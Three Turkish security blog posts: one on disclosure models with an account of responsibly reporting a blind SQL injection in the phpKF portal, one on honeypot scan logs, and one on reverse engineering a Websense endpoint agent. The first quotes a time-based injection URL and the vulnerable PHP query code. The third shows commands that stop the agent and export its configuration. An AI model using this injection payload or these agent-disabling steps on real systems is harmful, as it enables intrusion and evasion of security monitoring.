Güvenlik araştırmacıları (Security researchers) işleri gereği veya hobileri gereği vakitlerini sistem ve uygulamalarda güvenlik açığı arayarak geçirirler. Güvenlik açığını keşfettikten, analiz ettikten, istismar aracını (exploit) hazırladıktan sonra ve son adımda bir karar vermek zorunda kalırlar işte burada dört ifşa modelinden birini seçerler. İfşa modellerinin temel amacında kullanıcıları güvenlik zafiyeti konusunda bilgilendirme ve üreticileri zafiyetin giderilmesi konusunda göreve çağırmak yatar. Bir güvenlik zafiyeti konusunda insanlar bilgilendirilmez ise bundan en çok kar amacı güden üreticiler memnun olacaktır çünkü bir sistem veya uygulama için yama hazırlanması üreticilere ekonomik açıdan pahalıya mal olur ve kar amacı güden bir üretici üzerinde baskı hissetmediği sürece güvenliğinizi çoğu zaman ikinci plana atacak ve önem vermekten kaçınacaktır.

İfşa modellerini kısaca açıklamak gerekirse;

Responsible Disclosure: Üretici ile herhangi bir haberleşme yolu ile iletişime geçerek güvenlik zafiyeti konusunda güvenlik açığının varlığını ve istismar edilebildiğini kanıtlayan POC (proof-of-concept code) kodunu üretici ile paylaşır ve ne kadar zaman içerisinde üreticinin bu zafiyeti gidereceğini ve kullanıcıları ile paylaşacağını sorarlar ve el sıkıştıkları taktirde üretici firma güvenlik zafiyeti ile ilgili yamayı duyurduktan, el sıkışamadıkları taktirde en kısa zamanda (Full Disclosure) güvenlik araştırmacısı güvenlik zafiyeti ile ilgili bilgiyi ve POC kodunu çeşitli kaynaklar (örnek: Bugtraq) üzerinden insanlarla paylaşır.

Limited Disclosure: Bu modelde ise güvenlik araştırmacısı tarafından güvenlik zafiyeti ile ilgili yukarıda belirtilen el sıkışma, POC ve detay haricindeki adımlar izlenir. Limited disclosure yani kısıtlı ifşa ile güvenlik araştırmacısı güvenlik zafiyeti ile ilgili detaylı bilgi vermediği için bu modelin ne üretici ne de kullanıcılar üzerinde fazla bir etkisi olmaz bu nedenle üretici zafiyet ile ilgili yama çıkarmayabilir.

Full Disclosure: Bu modelde ise güvenlik araştırmacısı üreticiye haber vermeden güvenlik zafiyeti ile ilgili detaylı bilgiyi ve POC kodunu yayınlar ve kullanıcılar o an itibariyle güvenlik açığının risk derecesine göre büyük bir tehlike ile karşı karşıya kalabilirler. Bu gibi durumlarda üreticiye çok iş düşer çünkü yama yayınlanana kadar kullanıcılar risk altında olurlar. Özellikle risk derecesi kritik ise bu durumdan faydalanmak isteyen art niyetli kişiler veya gruplar solucan (worm) hazırlayarak bu durumdan nemalanmak için ile koyulurlar.


No Disclosure: Bu modeli ise çoğunlukla yer altı hacking grupları ve istismar aracını satarak maddi gelir sağlayan kişiler tercih ederler. (Nedenlerini açıklamama gerek yok sanırım :))

Gelelim bunları sizlerle neden paylaştığıma.

Yine o klasik nedenden ötürü yani can sıkıntısı ile geçtiğimiz günlerde açık kaynak kodlu web uygulamalarını incelemeye karar vermiştim. Tercihimi PHP forum veya blog yazılımlarından yana kullanmaya karar vermişken Google arama motorunda yaptığım ufak bir araştırma neticesinde yerli malı yurdun malı phpKF (php Kolay Forum ve Portal) ve uygulaması ile karşılaştım. Çoğunlukla bu ve benzer PHP uygulamalarında SQL Injection, LFI/RFI (file inclusion) saldırıları en çok karşılaşılan güvenlik zafiyetlerinin başında gelirler. Bende bunu göz önünde bulundurarak bu uygulamayı incelemeye karar verdim.

Kaynak kodunda, grep ve cut ile çağ dışı bir şekilde güvenlik zafiyeti aramaktansa Python ile önce ufak bir mysql injection tarama aracı hazırlamaya daha sonra ise LFI/RFI tarama aracı yazmaya kısaca yoldan şansımı denemeye karar verdim. Hatta biraz daha kolaya kaçıp önce ufak bir blind mysql injection tarama aracı yazarak işe koyuldum. IDLE ile kısa bir zaman cebelleştikten sonra ortaya Simple Blind MySQL Injection aracı kısa adıyla SMBIT ortaya çıkıverdi.

Ne yalan söyliyim böyle basit bir programdan pek fazla beklentim yoktu hatta grep ve cut ile güvenlik zafiyeti bulmak için daha fazla şansım olacağını düşünüyordum fakat yanıldım :)



Sıra ifşa modelini seçmeye gelmişti. Code of ethics imzalamış biri olarak Responsible Disclosure dışında bir modeli düşünemediğim için bu model ile ilerlemeye karar verdim ve phpKF'nin web sitesini ziyaret ederek iletişim bilgilerini aramaya koyuldum ancak herhangi bir e-posta adresi bulamadığım için siteye üye olarak uygulamanın programcısı olan Adem YILMAZ'a özel mesaj gönderdim. Başlarda kendisi ile el sıkışmakta biraz zorlansamda sonunda el sıkışabildik ve kendisi uygulamayı güncelleyerek kullanıcılarını bu güvenlik zafiyeti konusunda bilgilendirdi.

Bilgi vermesi açısından Adem YILMAZ ile yaptığım görüşmeyi başından sonuna kadar sizlerle paylaşıyorum. Şimdiden herkesin 23 Nisan Ulusal Egemenlik ve Çocuk Bayramını kutlar herkese iyi haftasonları dilerim.

Not: Responsible Disclosure modelinde karşı tarafa yani üreticiye yamayı ne zaman yayınlayabileceği sorulur ve daha sonrasında el sıkışılır ancak aşağıdaki örnekte biraz baskıcı bir yaklaşım sergilediğimi farkedeceksiniz nedeni yamanın en kısa sürede yayınlanmasını sağlamaktı. Eğerki karşı taraf bu süre zarfında yamayı belirli nedenlerden ötürü yayınlayamayacağını belirtse idi bu durumda etik olarak karşı tarafın belirttiği süre sonunda yayınlamayı kabul edecektim.

---------- Mert SARICA tarafından gönderilen ileti ----------

Selamlar,

Bilişim güvenliği uzmanı olarak zaman zaman programları inceleyerek güvenlik açıkları arıyor ve blogumda (http://www.mertsarica.com) yer veriyorum. Geçtiğimiz günlerde forum ve portalını kurup inceleme fırsatı yakaladım ve blind sql injection güvenlik zafiyeti keşfettim.
Muhtemelen Perşembe veya Cuma günü blogumda bu habere yer vereceğim bu nedenle öncesinde bu zafiyeti giderme adına bir yama yayınlarsan art niyetli kişiler tarafından istismar edilmesini önlemiş olursun.

Proof of concept:

http://localhost/portal/dosyalar.php?kategorino=1'+and+sleep('15')%23

İyi akşamlar.

---------- Adem YILMAZ tarafından gönderilen ileti ----------

Bilgilendirme için teşekkürler fakat bu adres ile alınan hata sadece tanımsız değişkenden dolayı eregi fonksionunun uyarı vermesidir.
Alınan kategorino değişkeni sayfa içinde temizlenerek veritabanı sorgusuna sokulmaktadır ve herhangi bir sql injection açıkğı yoktur.

Dikkat ederseniz aynı hatayı şu şekilde kategorino`den hiçbir veri yollamadığınızda da verecektir.

http://localhost/portal/dosyalar.php?kategorino=

Kısaca tekrar edeyim, verdiğiniz örnekte hiçbir açık yoktur.
Bunu haber yapmamanızı tavsiye ederim, çünkü yanlış bilgi vermiş olursunuz ve komik duruma düşersiniz.

Tekrar teşekkürler iyi geceler.

---------- Mert SARICA tarafından gönderilen ileti ----------

Magic_quote kapalıyken denerseniz ne demek istediğimi anlayacaksınız.

http://localhost/portal/dosyalar.php?kategorino=1'+and+sleep('15')%23

Yukarıdaki şekilde sayfayı çağırırsanız 15 saniye geç açıldığını görebilirsiniz,15 saniye geç açılması demek sorgunun çalışması demektir.

---------- Adem YILMAZ tarafından gönderilen ileti ----------

Denedim ve aynı çünkü Magic_quote kapalı veya açık farketmez [b]kategorino[/b] sadece rakam kabul edecek şekilde ayarlıdır, başka bir karakter sorguya sokulamaz.
Muhtemelen kodlarda açık doğruracak bir değişiklik yaptığınız, bu yüzden 15 saniye bekleme oluyor.

Siteden temiz phpKF_Portal 1.70 indirin hiçbir açık olmadığını göreceksiniz.

Alttaki kod dosyalar.php dosyasından, burada sadece rakam kabul edilmektedir, değişkende rakam olduğu halde yine de temizleme fonksiyonundan geçirilir.

Rakam değilse hata verilir.

```
if ((isset($_GET['kategorino'])) AND (is_numeric($_GET['kategorino']) == true))
{
$_GET['kategorino'] = @zkTemizle($_GET['kategorino']);
}
else
{
```

---------- Mert SARICA tarafından gönderilen ileti ----------

Mantık hatası var dikkat edersen görebilirsin.
isset ile kontrol ediyor daha sonra tekrar issetse ve numericse temizliyor ama numeric değilse temizlemiyor bu nedenle direk bir sonraki satırda sorgumuzun çalıştırılmasına imkan tanıyor...

```
if (isset($_GET['kategorino']))
{
if ($portal_bloklar_ayar['dosyalar_sayfasi'] == 1):
if ((isset($_GET['kategorino'])) AND (is_numeric($_GET['kategorino']) == true))
{
$_GET['kategorino'] = @zkTemizle($_GET['kategorino']);
}
// SEO ADRES#N#N DO#RULU#U KONTROL ED#L#YOR YANLI#SA DO#RU ADRESE YÖNLEND#R#L#YOR //
$sorgu1111 = "select kategorino,kategoriadi from $tablo_portal_indirkategori where kategorino='$_GET[kategorino]'
$sorgu1111_sonuc = mysql_db_query($cfgdbisim,$sorgu1111) or die ('Haberler sorgu ba#ar#s#z');
```

---------- Adem YILMAZ tarafından gönderilen ileti ----------

Şimdi siz yazmadan önce bende onları kontrol ediyordum ve gördüm hatta bir tane daha var bu hatadan.
Portal kodlarını Yücel yazdı, ben de kontrol etmiştim ama benimde gözümden kaçmış.

Gerekli bilgilendirmeyi ve düzeltmeyi yapacağım.

Tekrar teşekkürler...

Sanal Kuşatma

Source: https://www.mertsarica.com/sanal-kusatma/

By M.S on April 14th, 2010

Hatırlarsanız penetrasyon testi için firma seçiminde honeypot kullandığımdan bahsetmiştim. Honeypot'u hazırlarken zaman zaman internet üzerinden erişime açıyordum. Dikkatimi çeken bir nokta, erişime açar açmaz yaklaşık 3 saat içerisinde Çin ve Rusya kaynaklı IP adreslerinden önce SSH bağlantı noktası taranıyor ve ardından deneme yanılma (brute-force/dictionary attack) saldırıları gerçekleşiyordu. Bir kaç defa IP adresini değiştirsemde değişen birşey olmuyordu yine aynı süreler içerisinde saldırılar başlıyordu. O günlerde bu konunun üzerine eğilme fırsatım olmamıştı ta ki geçtiğimiz Pazar gününe kadar.

Geçtiğimiz Pazar günü yine can sıkıntısından tüm yamaları yüklenmiş olan Windows XP SP3 işletim sistemini internete açmaya ve sonuçları analiz etmeye karar verdim.

Öncelikle bir honeypot kurmam gerekiyordu. Ne kursam ne kursam diye araştırırken sonunda birden fazla servisi taklit etme yeteneğine sahip HoneyBOT adındaki düşük etkileşimli (low interaction) honeypotu kurmaya karar verdim. Devam etmeden önce muhtemelen düşük etkileşimde neyin nesi diye aklınızda bir soru oluşacak bu nedenle öncelikle bunu yanıtlayayım.

Honeypotlar temel olarak 3'e ayrılırlar;


- Düşük etkileşimli: Sadece zafiyet barındıran servisleri taklit ederler, ele geçirilmeleri mümkün değildir.
- Orta etkileşimli: Zafiyet barındıran servisleri taklit ederek zararlı yazılıma ait kod parçacıklarını (payload) temin etmek için kullanılırlar.
- Yüksek etkileşimli: Zafiyet barındıran işletim sisteminden oluşurlar ve en sonunda ele geçirilirler.

Kısa bir bilgilendirmeden sonra kaldığım yerden devam edeyim. HoneyBOT'u kurup çalıştırdığımda 1328 adet soket açtığını gördüm fakat 1328 tane servisten rastgele bir kaç tanesini kontrol ettiğimde o servisi bire bir taklit etmediğini gördüm. Anladığım kadarıyla HoneyBOT sadece bilinen servisleri (örnek http) taklit edebilirken geri kalanlar için sadece gelen bağlantıları dinlemekle yetiniyor.

Pazar günü, akşam üstüne doğru evden çıkmam gerekiyordu. Evden çıkmadan önce honeypotu dinamik ip adresine sahip olan adsl modemimin DMZ segmentine saat 15:47 itibariyle yerleştirdim.

Eve döndüğümde aradan tam tamına 5 saat geçmişti ve ilk işim honeypotun kayıtlarına göz atmak oldu. Kayıtlarda honeypot ile iletişim kuran 14 tane farklı ip adresi olduğu gözüküyordu ve ilk kayıt saat 15:55'de oluşan 220.189.210.83 (port 1433) IP adresine aitti. Honeypot'u internete açalı 12 dakika geçmesine rağmen ilk kaydın oluşması için aradan çok fazla vakit geçmemişti. 6. hissim bana bu ip adresinin çekik gözlülere ait olduğunu söylüyordu ve kontrol ettikten sonra yanılmadığımı anladım, ip adresi Çin'e aitti. Kayıtlarda yer alan bağlantı noktalarına göz attığımda ise toplamda 11 tane bağlantı noktası ile (1080, 1433, 1434, 22, 23, 3128, 6588, 6881, 80, 8080, 9000) iletişim kurulmuştu. Bu arada geri kalan 13 IP adresinin lokasyonlarını manuel olarak belirlemeye üşendiğim için Python ile IP2Geo adında ufak bir program yazdım.

IP2Geo kısaca ip.txt içerisinde belirtmiş olduğunuz ip adreslerini alarak sırasıyla lokasyonunu belirliyor ve location.txt dosyası adı altında kayıt ediyor.



IP adresleri ile ilişkili lokasyonları sırasıyla listeleyecek olursam;
124.237.121.52:China

125.224.199.198:Taiwan

220.189.210.83:China

221.141.2.234:Korea, Republic of

222.213.128.140:China

222.37.37.33:China

59.173.244.156:China

60.161.78.155:China

67.203.98.38:United States

76.24.210.221:United States

78.143.34.249:Germany

82.38.92.106:United Kingdom

82.73.23.186:Netherlands

94.51.72.75:Russian Federation

Honeypot kayıtlarından edindiğim bilgileri kısaca özetleyecek olursam honeypot üzerinde yer alan 11 bağlantı noktasından bir tanesine internete açıldıktan 12 dakika sonra ilk bağlantı gerçekleşmiş ve 5 saat içinde toplamda honeypota 8 farklı ülkeden, 14 farklı ip adresinden iletişim kurulmuştur.

Bu bilgilerden çıkartılacak sonuç, adsl modemlerimizin, sunucularımızın, bilgisayarlarımızın sanal kuşatma altında olduğudur. Internette onlarca belkide yüzlerce botun, ip bloklarımızı tarayarak güvenlik zafiyeti barındıran sistem, sunucu, uygulama, cihaz aramaktadır. Bu nedenle adsl modemlerinizin ateş duvarında (firewall) yapacağınız bir konfigürasyon hatası, işletim sisteminizdeki eksik bir yama, zayıf yönetici parolası, güncel olmayan bir antivirüs zincirleme olarak size pahalıya mal olabilir, tedbiri elden bırakmamanızı tavsiye ederim.

Unutmadan IP2Geo programına buradan ulaşabilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle...

Tersine Mühendisliğin Faydaları

Source: https://www.mertsarica.com/tersine-muhendisligin-faydalari/

By M.S on April 8th, 2010

Herkes gider Mersin'e biz gidelim tersine diyerek bu haftanın yazısında tersine mühendisliğin (reverse engineering) kullanım alanlarından kısaca bahsedeceğim. Öncelikle Tersine Mühendislik nedir diye Vikipedi'ye soracak olursak alacağımız yanıt aşağıdaki gibi olacaktır.

> *Tersine mühendislik (Reverse Engineering,RE) bir aygıtın, objenin veya sistemin; yapısının, işlevinin veya çalışmasının, çıkarımcı bir akıl yürütme analiziyle keşfedilmesi işlemidir. Bu yöntem, genellikle orijinalinden kopyalamadan onunla aynı şeyi yapan yeni bir alet veya yazılım yapmaya çalışır ve sıklıkla bir şeylerin (örneğin; makine veya mekanik alet, elektronik komponent, yazılım programı gibi) parçalarına ayrılması ve çalışma prensiplerinin detaylı şekilde analizini içerir.*


Tersine mühendislik ile ilgili bilinen en meşhur hikaye ise 1980'li yılların ortasında rahmetli Compaq firmasının o zamanlar sadece IBM PC'lerde mevcut olan BIOS'u tersine mühendislikten faydalanarak kopyalaması ve Compaq PCler'i üretmesidir. Daha sonra Phoenix Teknoloji firması aynı yolla BIOS'u kopyalamış ve kendi PCler'ini üretmek yerine diğer PC üreticilerine BIOS'u satarak günümüzde her eve ucuz PC girmesine imkan tanımıştır.

Günümüze gelecek olursak günümüz korsanları açık kaynak koda sahip olmayan yazılımlarda (Örneğin MS office uygulamaları) güvenlik açığı bulmak için tersine mühendislikten faydalanmaktadırlar. Hatta tersine mühendisliği otomatize ederek her ayın 2. haftasında Salı günü Microsoft firması tarafından yayınlanan yamalar tersine mühendislik ile analiz edilmekte ve 30 dakika ile 1 saat arasında istismar araçları (exploit) hazırlanabilmektedir.


Bunun dışında tersine mühendisliğe güvenlik testlerinde de yer verilmektedir. Hedef programın akışını değiştirmek kimi zaman programda yetkiniz olmayan bölümlere erişmenize imkan tanıyabilmektedir. Örneğin geçtiğimiz senelerde şifre saklamak için kullanılan bir programı incelemiştim. Program açıldığında sizden doğru kullanıcı adı ve şifre girmenizi istiyordu ve doğru ikili girildiği taktirde ana menüye yönlendirerek ana şifrenin görüntülenmesini sağlıyordu. Programı assembly debugger ile kısa bir süre inceledikten sonra programın akışını değiştirerek doğrulama adımını bypass etmek ve ana şifreye ulaşmak mümkün olmuştu.

Ayrıca tersine mühendislik, programların içerisinde yer alan ancak dokümante edilmeyen gizli komutları/parametreleri ve özellikleri ortaya çıkarmak içinde kullanılmaktadır. Örneğin komut satırında programın desteklediği komutları listelediğinizde 2 komut olduğu gösterilirken, assembly debugger ile incelediğinizde gerçekte 4 komutun desteklendiğini görebilirsiniz. Hazır elimde bu konu ile ilgili bir örnek varken sizle paylaşmak istedim.

Elime geçtiğimiz günlerde üzerinde herhangi bir politika barındırmayan Websense Data Endpoint ajanı geçti. Yine canımın sıkıldığı bir akşam ajanı kurmaya ve göz atmaya karar verdim. Kurulum tamamlandıktan sonra ilk işim Process Explorer uygulaması ile ajan ile ilişkili programları keşfetmek olduk. Görebildiğim kadarıyla bu programlar Dser.exe, Dserui.exe, EndPointClassifier.exe ve kvoop.exe idi.




Process Explorer ile Dser.exe ve EndPointClassifier.exe programlarını kapattığımda otomatik olarak tekrar çalıştığını gördüm. Komut satırından Dser.exe uygulamasını çalıştırdığımda önce ufak bir hata mesajı aldım daha sonra ? parametresi ile çalıştırmayı denediğimde program desteklediği komutları listeledi.




Sanıyorumki üzerinde herhangi bir politika yüklü olmadığı için dser.exe -stop yazarak çalışan servisi ve çalışan programları kapatabildim. Tahminimce politika bağlı olarak -password parametresi ve doğru şifre ile tüm programları ve servisleri kapatmak mümkün oluyor ancak dediğim gibi herhangi bir politika yüklü olmadığı için ve bu şekilde kapanabildiği için diğer ürünlerde olduğu gibi bypass etme girişiminde bulunmadım.


Immunity Debugger ile Dser.exe programına göz atıp program üzerinde yer alan metinleri listelediğimde listelenen komutların dışında 5 tane daha komut (parametre) olduğunu gördüm.



Herhangi bir politika yüklü olmadan programları ve servisleri kapatmak mümkün oluyorsa servisi kaldırmak (uninstall) her türlü mümkün olur diye düşünerek -u parametresi yerine -uexport ve -uimportconfig parametrelerine göz atmaya karar verdim. Olsa olsa bu parametrelerden biri var olan konfigürasyon dosyasını export eder diğeri ise import eder varsayımından yola çıkarak dser.exe programını bu iki parametre ile çalıştırdım.




3 deneme sonrasında başarıyla yüklü olan konfigürasyonu export etmeyi başardım.



